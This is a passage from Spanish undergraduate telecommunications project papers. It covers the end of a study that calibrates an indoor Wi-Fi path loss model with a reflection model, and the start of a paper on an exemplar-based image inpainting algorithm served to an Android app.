Una vez se tienen estos resultados, el siguiente paso es realizar una calibración de los parámetros del modelo de forma que se minimice el error cuadrático medio entre los valores reales y los predichos por el modelo. Para ello, se ha usado la función *fminsearch* de Matlab. Para cada parámetro empírico, esta función devuelve el valor que debe tener para minimizar el error cuadrático medio, comenzando en un punto inicial de búsqueda (ecuación 5).

$$ECM = \frac{1}{N} \cdot \sum_{i=1}^{N} \left(PL_{modelo_i} - PL_{medido_i} \right)^2 \ [dB^2] \quad (5)$$

La expression del PL_{modelo} debe quedar en función de todos sus parámetros empíricos. Realizando la media ponderada de los valores obtenidos de cada parámetro, el modelo genérico se puede expresar de siguiente la misma forma que la ecuación 6. Cabe destacar que el modelo generado puede usarse en viviendas de similares características.

$$L_{FS} - 0.0522 + 2.843K_{w1} + 6.436K_{w2} + 17.519K_f^{\left(\frac{K_f+2}{K_f+1}-0.46\right)} [dB] \quad (6)$$

$$L_{FS} = -10 \cdot 1.774 \cdot \log_{10}\left(\frac{d_0}{d}\right) - 20 \cdot \log_{10}\left(\frac{\lambda}{4\pi d_0}\right) [dB] \quad (7)$$

Para comprobar la validez del modelo generado, se ha posicionado el router en el mismo lugar para así aprovechar las medidas empíricas tomadas. Como se puede observar el modelo presenta una precision bastante Buena. En la primera vivienda el error cometido es apenas de **1,88 *dB***, con una varianza de 5,25 dB^2.

Lo mismo se ha realizado con la segunda vivienda, obteniéndose valores algo peores, pero aun así bastantes precisos. Se tiene un error de **2,52 *dB*** y una varinza de 10,26 dB^2.




Fig.9. Comparación del *Path Loss* real y estimado, primera vivienda.




Fig.10. Comparación del *Path Loss* real y estimado, segunda vivienda.

En las Figuras 9 y 10 se aprecia claramente la comparativa del *Path Loss* real y el estimado por el modelo. Se ha remarcado aquellos puntos donde la diferencia supera

los 5 dB. En general, se puede comprobar la gran validez del modelo.

E. Estudio del fenómeno de la reflexión en entornos indoor.

El objetivo de esta parte es estudiar en más detalle el fenómeno de la reflexión en los entornos de interior. Concretamente, se tratará de generar un modelo empírico que prediga la potencia recibida en puntos situados a una misma distancia del router. El estudio es complejo, ya que cada localización presenta una configuración específica. Además, las reflexiones en entornos *indoor* pueden darse en numerosos objetos y está condicionado en gran medida por el tipo de material de dichos objetos. Por tanto, para este estudio se han tomado una serie de consideraciones y simplificaciones:

1. El lugar de estudio estará libre de obstáculos e interferencias electromagnéticas.
2. Solamente se supondrá una reflexión. El router se situará de cara a una pared, por lo que la reflexión se producirá en dicha pared.
3. El rayo reflejado será constructivo, y el exponente de pérdidas se considerará igual al del espacio libre.

En una primera aproximación, (Figura 11) se puede ver cómo la potencia recibida en los puntos situados a una misma distancia del router será la suma de la potencia del rayo directo y el rayo reflejado. El punto exacto donde se producirá la reflexión, será el corte de la proyección con la pared.




Fig.11. Esquema del escenario de trabajo.

Sin embargo, al tomar las medidas en puntos situados al lado de la pared, se obtenía una mayor potencia que en el caso de que no existiese la pared. Se podría entender a la pared como una pequeña fuente de potencia. Es por esta razón por la que hay que considerar un valor de atenuación *L* (pérdidas por reflexión). De esta forma, se obtiene la potencia que transmite la pared. Calculando el valor de *L* para los 11 puntos con los que se ha representado la pared, se obtiene un valor de 1,82 dB (el cual es un valor lógico teniendo en cuenta que se trata de una reflexión). Además, a cada rayo se le deben aplicar las pérdidas por propagación según la distancia recorrida.

$$P_{rayo_{directo}(dBm)} = P_r(d_0 = 1m) - 10\gamma \cdot \log_{10}(\frac{d_1}{d_0}) \quad (8)$$

$$P_{rayo_{reflejado}(dBm)} = P_{r2_{no\ pared}} - 1.82 - 10\gamma \cdot \log_{10}(\frac{d_3}{d_0}) \quad (9)$$

$$P_{r_{2_{no\ pared}}} = P_r(d_0 = 1m) - 10\gamma \cdot \log_{10}(\frac{d_2}{d_0}) \quad (10)$$

La expression general del modelo es la que se recoge en las expresiones 11 y 12.

$$P_{r1}(mW) = 10^{\frac{P_{r\,rayo\ directo}(dBm)}{10}} + 10^{\frac{P_{r\,rayo\ reflejado}(dBm)}{10}} \quad (11)$$

$$P_{r1}(dBm) = 10 \cdot \log_{10}(P_{r1}(mW)) \quad (12)$$

Al comparar los resultados con las medidas en los puntos situados a una distancia $d_1$del punto de acceso, se obtiene un error de tan solo **0,372 dB**, el cual es bastante bueno teniendo en cuenta las consideraciones realizadas. Por tanto, el modelo ha sido capaz de predecir con alta precisión la potencia recibida en puntos situados a una misma distancia del router.

A continuación se plantea una segunda aproximación. En este caso, se va a suponer que todas las reflexiones se producirán en un único punto de la pared, como se observa en la Figura 12. De igual forma, la potencia total será la contribución de la potencia del rayo directo y la potencia del rayo reflejado.




Fig.12. Esquema del nuevo escenario de trabajo.

La primera cuestión a resolver es cuántos puntos de la pared considerar para tener una representación fiable de la potencia recibida. Por tanto, se ha realizado el estudio con 1, 3, 5, 7, y 11 puntos de la pared. Para cada caso, se ha calculado el valor de las pérdidas *L* del modelo.

Los mejores resultados se han obtenido cuando se realiza el promedio de todos los puntos de la pared. El error cometido en este caso es muy parecido al de la primera aproximación, **0,373dB**. El modelo ha sido aplicado a otra localización para comprobar su validez, obteniéndose un error medio de apenas **0,3 dB** con respecto a las medidas reales que nos proprociona el analizador.

IV. Conclusiones y Vías futuras de estudio

Como conclusión, se puede decir que el Proyecto cumple con los todos objetivos marcados al comienzo del mismo.

En la primera parte del mismo, se ha obtenido un ajuste del modelo *Multi-Wall*, generando una expresión genérica que puede ser aplicada a viviendas de características similares a las del presente estudio, con un bajo coste computacional.

En la segunda parte del proyecto, se ha generado un modelo para el estudio de las reflexiones partiendo desde cero, con una serie de consideraciones y simplificaciones iniciales. Este modelo supone una primera aproximación a un conjunto de futuras vías de investigación:

1. Análisis del modelo *Multi-Wall* en la banda de 5 GHz y comparación de los resultados con los obtenidos en la banda de 2,4 GHz.
2. Generación de un modelo más genérico, tomando medidas en un mayor número de edificios. Se plantea también el estudio de edificios menos estandarizados.
3. Validación del modelo creado en la segunda parte del proyecto y ampliación de la base de datos relativa a las medidas tomadas. Se plantea también el ajuste del exponente de pérdidas γ.
4. Ampliación del modelo empírico generado en la segunda parte del proyecto, de forma que se tenga en cuenta más de una reflexión, u otros efectos de transmisión como la difracción.

REFERENCIAS

[1] Pablo Fiestas Palomino. *Modelos de Propagación en Interiores para Redes Inalámbricas*, 2015.

[2] The Huffington Post. http://www.huffingtonpost.com

[3] T.S. Rappaport. *Wireless communications: principles and practice*. Prentice Hall PTR New Jersey, 1996. 2, 4, 13, 17, 63.

[4] Ignacio Alvarez Calvo. *Pérdidas de inserción en diferentes tipos de materiales y árboles*. Abril, 2013.

[5] Manuel Ballester Lidón. *Aplicación del modelo de propagación MultiWall para la estimación de cobertura de femtoceldas LTE en interiores*. Tesis doctoral, Universidad de Valencia.

[6] Alvaro Leonel. *Modelos de Propagación en Interiores*, capítulo 6.

[7] Neskovic, A., Neskovic, N., & Paunovic, D. *Modern approaches in modeling of mobile radio systems propagation environment*. IEEE communication surveys, Third quarter (pp. 1{12), 2000.

[8] Udaykumar Naik, Vishram N. Bapat. *Adaptive Empirical Path Loss Prediction Models for Indoor WLAN*. 9 Julio, 2014.

[9] N Tanzim, KM Rashid, S Hosain. *Measurement and Prediction of Indoor Signal Propagation for ISM Band* Department of Electrical Engineering and Computer Science, North South University, Dhaka, Bangladesh.

[10] COST Action 231. Digital mobile radio towards future generation systems.

[11] AWE Communications GMBH. *WinProp Documentation, Propagation Models, Background Information.*Versión 5.43, Mayo 2001.

[12] Wi-Fi Site Surveys, Analysis, Troubleshooting. http://www.netspotapp.com/wifi-detection.html

[13] Agilent Technologies. *Users and Programmers Reference*. ACP., 2004 April.

[14] Jasmcole. *WiFi Solver FDTD* Aplicación para Android.

Alejandro Acedo Fajardo.
02/04/1994, Granada.
Graduado en Ingeniería de Tecnologías de Telecomunicación.
Universidad de Granada (2012-2016)

Sistema de borrado e inpainting para dispositivos móviles Android

Autor: Alejandro Gómez Alanís; e-mail: alexgomezalanis@correo.ugr.es

Tutor: Antonio Miguel Peinado Herreros; e-mail: amp@ugr.es
Tutor: Ángel Manuel Gómez García; e-mail: amgg@ugr.es
Cotutor externo: Ján Koloda; e-mail: janko@ugr.es

Titulación: Grado en Ingeniería de Tecnologías de Telecomunicación

Departamento de Teoría de la Señal, Telemática y Comunicaciones

Universidad de Granada

***Resumen*—Inpainting se refiere al proceso de recuperar una parte deteriorada de una imagen o que tiene algún objeto que la oculta, con el fin de mejorar su calidad. En el mundo digital, el objetivo de *inpainting* es traducir las técnicas manuales de los restauradores profesionales de cuadros a una versión digital de las mismas, de manera que la región restaurada quede perfectamente fusionada en la imagen, de forma no detectable por un observador que no esté familiarizado con la imagen original. En este proyecto se revisa del estado del arte *inpainting* y se desarrolla un algoritmo con alta calidad de reconstrucción, a diferencia de la mayor parte de algoritmos desarrollados por la comunidad científica. Sin embargo, el tiempo requerido es mayor que el de otros algoritmos que ofrecen menor calidad de reconstrucción. Para hacer uso de este algoritmo, se desarrolla una aplicación Android donde el usuario puede seleccionar la región que desea reconstruir de una imagen de su dispositivo. A diferencia de las escasas aplicaciones de *inpainting* que existen en el mercado, se opta por una arquitectura cliente-servidor, donde la aplicación Android actúa como cliente enviando la imagen original y la región seleccionada a reconstruir, y el servidor ejecuta el algoritmo de *inpainting* para devolver la imagen reconstruida.**

***Palabras clave* - inpainting, isophote, gradiente, parche, región fuente, blurring, región desconocida, espacio de color, estructuras, texturas.**

I. Introducción

El número de teléfonos móviles ha superado por primera vez al número de personas en el mundo, según el informe publicado por *ditrendia* [1]. En este informe se indica que cada mes se lanzan 40.000 nuevas aplicaciones móviles, y que Android es el sistema operativo líder en cuanto a número de usuarios y número de aplicaciones descargadas. Además, se indica que las aplicaciones relacionadas con la fotografía fueron las segundas aplicaciones que más crecieron durante el año 2014. Sin embargo, existen escasas aplicaciones que permiten reconstruir imágenes digitales, y las que existen ofrecen una calidad de reconstrucción bastante pobre.

En este proyecto se desarrolla una aplicación Android que ofrece funcionalidades de *inpainting* para eliminar objetos y restaurar imágenes digitales. A diferencia de las escasas aplicaciones existentes, el algoritmo de *inpainting* no se ejecuta de forma local en el dispositivo móvil, sino que se ejecuta en un servidor externo. El principal motivo es el deseo de usar un algoritmo sofisticado que ofrezca muy buena calidad de reconstrucción sin tener limitaciones de tiempo computacional. Por tanto, el dispositivo Android realiza conexiones al servidor enviándole la imagen original y la posición de los pixeles que se desean reconstruir, y el servidor le devuelve la imagen reconstruida.

II. Estado del arte de inpainting

Inpainting o la reconstrucción de una imagen es el proceso que permite recuperar una parte deteriorada de ella o que tiene algún objeto que la oculta, con el fin de mejorar su calidad. El objetivo de este arte es que la región restaurada quede perfectamente fusionada en la imagen, de forma no detectable por un observador que no está familiarizado con la imagen original.

Los algoritmos de *inpainting* hacen continuamente referencia a los siguientes términos: parche o ejemplar, estructura y textura. Un parche o ejemplar es un conjunto de píxeles localizados en una misma zona de la imagen. Los algoritmos de *inpainting* suelen reconstruir un parche en cada iteración. Por otro lado, las estructuras de una imagen son las diferentes líneas y curvas que definen a los objetos o sujetos de la imagen, mientras que las texturas son los elementos visuales que caracterizan materialmente las superficies de los objetos o sujetos de la imagen.

En una imagen se distinguen dos tipos de regiones: conocida y desconocida. La región desconocida es la región que hay que reconstruir, mientras que la región conocida es el resto de la imagen.

Según [2], existen tres categorías de algoritmos para resolver el problema de *inpainting*: algoritmos basados en difusión, en ejemplares y en dispersión. A continuación, se presenta un resumen de estos algoritmos. En [3] se puede encontrar información más detallada.

A. Inpainting basado en difusión

El término difusión hace referencia a la idea de la propagación de información local de forma suave, en analogía con el fenómeno físico de la propagación del calor en estructuras físicas. Estos métodos utilizan modelos paramétricos o ecuaciones diferenciales parciales (PDEs) para propagar las estructuras locales desde el exterior hacia el

interior de la región a reconstruir. Su objetivo es favorecer la propagación en determinadas direcciones y tener en cuenta la curvatura de una estructura que se encuentra cerca de la región a reconstruir.

Estos métodos son adecuados para reconstruir líneas rectas o curvas en regiones pequeñas. Sin embargo, no son adecuados para reconstruir grandes áreas, ya que tienden a introducir *blurring* en la parte reconstruida.

B. *Inpainting basado en ejemplares*

Los métodos basados en ejemplares se basan en el influyente trabajo realizado por Efros y Leung [3], que revolucionó la estadística de imágenes, y se basa en la similitud entre parches. En este trabajo se asume que las estadísticas de texturas de imágenes son estacionarias u homogenéas. Entonces, se propone que la textura que se desea sintetizar se aprenda a partir de la región conocida de la propia imagen, de tal forma que se copian parches desde la región conocida hacia la desconocida. Estos métodos son adecuados para reconstruir regiones grandes.

C. *Inpainting basado en dispersión*

Estos métodos han surgido a partir de la aparición de las representaciones dispersas o ralas. La imagen a reconstruir se considera dispersa en una determinada base, como por ejemplo, la trasnformada discreta del coseno (DCT). Entonces, se asume que las regiones conocida y desconocida comparten el mismo tipo de representación.

III. ALGORITMO DE INPAINTING PROPUESTO

El algoritmo que se propone combina ideas de dos técnicas descritas en [5] y [6]. La técnica descrita en [5] fue una de las primeras que introdujo la solución de *inpainting* basada en ejemplares. Por otro lado, la técnica descrita en [6] ha sido ideada por los directores Ján Koloda y Antonio M. Peinado de este proyecto, y es una técnica de ocultación por pérdidas para reconstruir las regiones perdidas en la transmisión de una imagen o video. A pesar de que esta técnica no está orientada a *inpainting*, propone una buena solución para reconstruir los distintos parches de la región desconocida (U) a partir de los parches de la región fuente (S). Cabe destacar que dependiendo del algoritmo de *inpainting*, la región fuente puede coincidir con la región conocida (I-U) ó ser solo una parte de la región conocida. En el algoritmo que se ha desarrollado, la región fuente es solo una parte de la región conocida. En la figura 1 se muestran estas regiones.

A. *Fundamentos del algoritmo propuesto*

El algoritmo desarrollado está basado en ejemplares, de tal forma que se reconstruye un parche de la región desconocida en cada iteración del algoritmo. En la figura 2 se muestra cómo se realiza cada iteración del algoritmo desarrollado. En primer lugar, se definen las regiones fuente (S) y desconocida (U), así como el contorno δU. Este contorno consiste en la capa de píxeles más externa de la región desconocida y, por tanto, es el que da forma a esta región. En la figura 2(b) se muestra el parche cuadrado Ψ_p que se desea reconstruir en una iteración, el cual está centrado en un píxel p perteneciente al contorno δU. El objetivo es encontrar los parches más parecidos a Ψ_p en la región fuente. Tal y como se muestra en la figura 2(c), los parches más parecidos a éste son los que se encuentran en la estructura que separa las texturas amarilla y azul. Por último, a partir de los parches más parecidos se obtiene el valor de los píxeles que se necesitan reconstruir del parche Ψ_p, que son los píxeles blancos que forman parte de la región desconocida. Por tanto, un parche está formado por unos píxeles pertenecientes a la región fuente, que se utilizan para realizar la comparación con otros parches mediante una determinada métrica de distancia, y por otros píxeles pertenecientes a la región desconocida, que son los que se reconstruyen.




Fig. 1. Regiones de una imagen (I). En azul se muestra la región desconocida (U). El resto de la imagen es la región conocida (I-U). La región fuente (S) es la parte de la región conocida que rodea a la desconocida con una anchura de 25 píxeles, y es la que provee las muestras para reconstruir los píxeles de la región desconocida.




Fig. 2. Ejemplo de una iteración del algoritmo desarrollado. (a) Imagen original con la región desconocida U, su contorno δU y la región fuente S. (b) Se desea reconstruir el parche Ψ_p centrado en el píxel $p \in \delta U$. (c) Los parches más parecidos a Ψ_p pertenecen a la estructura que separa las dos texturas de la región S. (d) Reconstrucción del parche Ψ_p a partir de los parches más parecidos. Tras la reconstrucción, el contorno δU pasa a tener una forma diferente.

Por otra parte, la calidad de reconstrucción va a depender mucho del orden en que se reconstruyen los parches. En la figura 3 se ilustra el orden de reconstrucción que se desea que tenga el algoritmo que se propone, y se compara con la técnica de relleno de capas concéntricas, conocida como técnica de tipo *Onion Peel*.

En la figura 3(a) se muestra la imagen que se desea reconstruir, donde la región blanca es la región desconocida. En la figura 3(b)-(c)-(d) se muestra el progreso de la reconstrucción utilizando una técnica de relleno de capas concéntricas, que consiste en reconstruir los parches desde la capa más externa hasta la capa más interna de la región desconocida, sin tener en cuenta la geometría de la imagen. Tal y como se puede observar, esta técnica no es adecuada

para *inpainting* porque no permite propagar las texturas y estructuras de la imagen correctamente.

En la figura 3(b')-(c')-(d') se muestra el progreso del algoritmo que se propone, el cual reconstruye primero aquellos parches que se encuentran cerca de las estructuras de la imagen, con el fin de propagar las texturas y estructuras correctamente.




Fig. 3. (a) Imagen a reconstruir. (b)-(c)-(d) Progreso de reconstrucción con una técnica de capas concéntricas. (b')-(c')-(d') Progreso de reconstrucción con el algoritmo que se propone.

B. Algoritmo de inpainting desarrollado

El algoritmo desarrollado utiliza parches cuadrados de 9x9 píxeles, tal y como se propone en [5]. En cada iteración existen tantos parches candidatos a ser reconstruídos como número de píxeles tenga el contorno δU, de tal forma que cada parche de 9x9 píxeles está centrado en un píxel diferente del contorno.

Además, cada píxel de la región fuente tiene asociado tres valores de color (un valor por cada plano de color), y un valor de confianza. Por otro lado, a cada parche candidato a ser reconstruido en una iteración se le asigna una prioridad temporal, que se obtiene a partir de la geometría de la imagen y de los valores de confianza de los píxeles que conforman el parche, de tal forma que esta prioridad determina el orden en que se reconstruyen los parches. Esta prioridad es temporal porque puede cambiar su valor de una iteración a otra.

El algoritmo repite los siguientes tres pasos en cada iteración hasta que todos los píxeles de la región desconocida son reconstruidos:

1) Asignación de prioridades a los parches candidatos

En este paso se asignan las prioridades temporales a todos los parches candidatos a ser reconstruidos en una determinada iteración, con el fin de reconstruir en el siguiente paso el parche con mayor prioridad. La prioridad asignada a cada parche candidato depende de dos factores:

- La cercanía del parche a estructuras de la imagen.
- La cantidad de píxeles con valor de confianza alto por los que está compuesto el parche.

La prioridad del parche Ψ_p centrado en el píxel p del contorno δU se denota $P(p)$, y está compuesta por dos términos:

$$P(p) = C(p)D(p) \tag{1}$$

El término $C(p)$ es el término de confianza y el término $D(p)$ es el término de datos.

La expresión del término de confianza es:

$$C(p) = \frac{\sum_{q \in \Psi_p \cap (\mathrm{I}-\mathrm{U})} C(q)}{|\Psi_p|} \tag{2}$$

donde $|\Psi_p|$ es el área del parche de 9x9 píxeles y, por tanto, su valor es 81 unidades de área. Como ya se indicó anteriormente, I-U es la región conocida de la imagen.

En la inicialización se establecen las siguientes prioridades:

$$C(p) = \begin{cases} 0 & \forall\, p \in U \\ 1 & \forall\, p \in I - U \end{cases} \tag{3}$$

La prioridad C(p) permite asignar un valor de confianza mayor a los píxeles que se encuentran en las capas más externas de la región desconocida, con el fin de reconstruir estos píxeles antes, ya que están rodeados de información más fiable.

Por otro lado, el término de datos D(p) se define como el valor absoluto del producto escalar entre la dirección del *isophote* $\nabla I_p^{\perp}$ en el píxel p, es decir, la dirección perpendicular al gradiente de la imagen en el píxel p, y la dirección normal n_p al contorno δU (contorno que separa la región desconocida U y la región conocida I-U). Cabe destacar que el *isophote* de una imagen tiene el mismo módulo que el gradiente pero dirección perpendicular, de tal forma que la dirección del *isophote* en un derminado píxel de la imagen representa la dirección de mínimo cambio de intensidad espacial. Su expresión analítica es:

$$D(p) = \left|\nabla I_p^{\perp} \cdot n_p\right| \tag{4}$$

Este término de datos mide la fuerza de los *isophotes* cercarnos a la frontera δU, de tal forma que favorece a aquellos parches en los que el *isophote* de la imagen evaluado en el píxel central del parche es perpendicular al contorno δU. Esto permite propagar las estructuras de la imagen desde la región conocida a la desconocida.

En la figura 4 se muestra un ejemplo del valor que tienen el término de datos y el término de confianza en una determinada iteración del algoritmo. El color rojo representa un valor bajo y el color verde representa un valor alto. En la figura 4(a) se muestra el valor del término de confianza, de tal forma que asigna un valor alto a los píxeles de las capas más externas de la región desconocida, y un valor bajo a los píxeles de las capas más internas. Por otro lado, en la figura 4(b) se muestra el valor del término de datos, donde se puede observar que asigna un valor alto a los píxeles cercanos a la estructura de la imagen, con el fin de propagarla.




Fig. 4. Efecto de los términos de datos y confianza. (a) Valor del término de confianza. (b) Valor del término de datos. El color verde representa un valor alto, y el color rojo representa un valor bajo.

2) Propagación de texturas y estructuras

Una vez que se ha asignado la prioridad P(p) a todos los parches con píxel central formando parte del contorno δU, se elige el parche $\Psi_{\hat{p}}$ que tiene mayor prioridad, con el objetivo

de reconstruir sus píxeles desconocidos en este paso del algoritmo.

En primer lugar, se busca en la región fuente *S* los cinco parches más parecidos al que se desea reconstruir. En este paso se van a considerar parches de 13x13 píxeles, con el fin de tener más píxeles conocidos en el parche a reconstruir. Como métrica de distancia se usa la distancia de mínimos cuadrados (SSD):

$$d\left(\Psi_{\hat{p}}^{13x13}, \Psi_{q}^{13x13}\right) = \left\|\Psi_{\hat{p}}^{S} - \Psi_{q}^{S}\right\|_2^2 = \\ = \sum_{v,w} \left(\Psi_{\hat{p}}^{S}(v,w) - \Psi_{q}^{S}(v,w)\right)^2 \quad (5)$$

donde $\Psi_{\hat{p}}^{13x13}$ es el parche de orden 13 centrado en el píxel $\hat{p}$, y $\Psi_{\hat{p}}^{S}$ representa a los píxeles del parche $\Psi_{\hat{p}}^{13x13}$ que pertenecen a la región fuente *S*.

El espacio de color que se usa para representar el valor del color de los píxeles es *CIE L*a*b**. Se usa este espacio de color porque presenta la característica de uniformidad perceptual, a diferencia de otros espacios más populares como el *RGB*. La uniformidad perceptual indica que un determinado cambio en el valor de un color produce un cambio visual de la misma importancia. En [7] se demuestra que las distancias en el espacio de color *CIE L*a*b** son más significativas que las distancias en el espacio *RGB*.

Una vez que se han encontrado los cinco parches más parecidos al que se desea reconstruir $\Psi_{\hat{p}}$, se realiza una combinación lineal para obtener el valor de los píxeles desconocidos del parche a reconstruir. Esta combinación lineal se realiza de acuerdo al método propuesto en [6]:

$$\Psi_{\hat{p}}^{U} = \sum_{k=1}^{5} w_k \Psi_{q_k}^{U} \quad (6)$$

donde $\Psi_{\hat{p}}^{U}$ representa a los píxeles desconocidos del parche de orden 9 centrado en el píxel $\hat{p}$. Entonces, la comparación entre parches se realiza considerando parches de 13x13 píxeles (fórmula 5), mientras que la reconstrucción del parche se realiza considerando esos parches que están centrados en el mismo píxel pero que tienen un tamaño de 9x9 píxeles. Por tanto, el parche de orden 9 es un subconjunto del parche de orden 13, en concreto es aquel subconjunto cuyo píxel central es el mismo. Esto se ha elegido así de forma experimental tras realizar numerosas pruebas con imágenes distintas. Cabe destacar que en *inpainting* no se puede medir la calidad de la reconstrucción de forma objetiva, es decir, mediante una medición. La calidad del resultado siempre se mide de forma subjetiva, y por ello, la elección del tamaño de los parches se ha realizado de manera experimental.

El peso que se asigna a cada uno de los cinco parches más parecidos se calcula de acuerdo con el método propuesto en [6]:

$$w_k = \frac{e^{-\frac{\left\|\Psi_{\hat{p}}^{S} - \Psi_{k}^{S}\right\|_2^2}{2}}}{\sum_{i=1}^{5} e^{-\frac{\left\|\Psi_{\hat{p}}^{S} - \Psi_{i}^{S}\right\|_2^2}{2}}}, \mathrm{k} = 1,\ldots,5 \quad (7)$$

En la figura 5 se muestra el proceso de reconstrucción de un parche a partir de los cinco parches más parecidos que se encuentran dentro de la región fuente *S*.




Fig. 5. Proceso de reconstrucción de un parche a partir de los cinco parches más parecidos.

3) Actualización de los valores de confianza

Una vez que han reconstruido los píxeles desconocidos del parche elegido como prioritario, es necesario actualizar el valor de confianza *C(p)* de estos píxeles que se acaban de rellenar. La regla de actualización es:

$$C(p) = C(\hat{p}) \; \forall \, p \in \Psi_{\hat{p}} \cap U \quad (8)$$

Esta simple regla de actualización permite medir la información fiable que rodea a cada parche candidato a ser reconstruido en cada iteración del algoritmo.

De esta forma, los valores de confianza que se asignan a los píxeles reconstruidos van disminuyendo conforme el algoritmo avaza hacia las capas de píxeles más internas de la región desconocida *U*.

C. *Resumen del algoritmo*

A continuación se muestra un pseudocódigo de los pasos del algoritmo desarrollado:

- Repetir hasta reconstruir todos los píxeles:

1. Extracción del contorno δU que delimita la región conocida *I-U* y la región desconocida *U*.
2. Cálculo de las prioridades $P(p) \; \forall \, p \in \delta U$.
3. Encontrar el parche de 9x9 píxeles $\Psi_{\hat{p}}$ con la máxima prioridad: $\hat{p} = \mathrm{argmax}[P(p)]$.
4. Encontrar los cinco parches de 13x13 píxeles $\Psi_{\hat{q}} \in S$ que minimzan la distancia $d\left(\Psi_{\hat{p}}^{13x13}, \Psi_{q}^{13x13}\right)$.
5. Reconstruir los píxeles desconocidos del parche de orden 9 $\Psi_{\hat{p}}$ a partir de una combinación lineal de los cinco parches de orden 9 centrados en cada uno de los cinco parches de orden 13 encontrados en el paso anterior: $\Psi_{\hat{p}}^{U} = \sum_{k=1}^{5} w_k \Psi_{q_k}^{U}$.
6. Actualizar $C(p) = C(\hat{p}) \; \forall \, p \in \Psi_{\hat{p}} \cap U$.

IV. Resultados

En la figura 6 se muestran ocho reconstrucciones utilizando el algoritmo de *inpainting* desarollado, donde se ha hecho uso de la aplicación Android implementada para seleccionar el área que se desea reconstruir. Tal y como se puede observar,

la calidad de reconstrucción es muy buena debido a que se propagan correctamente las estructuras y texturas hacia la región desconocida.

En la figura 7 se muestran las distintas etapas del proceso de reconstrucción donde se elimina la botella de la figura 6(d).

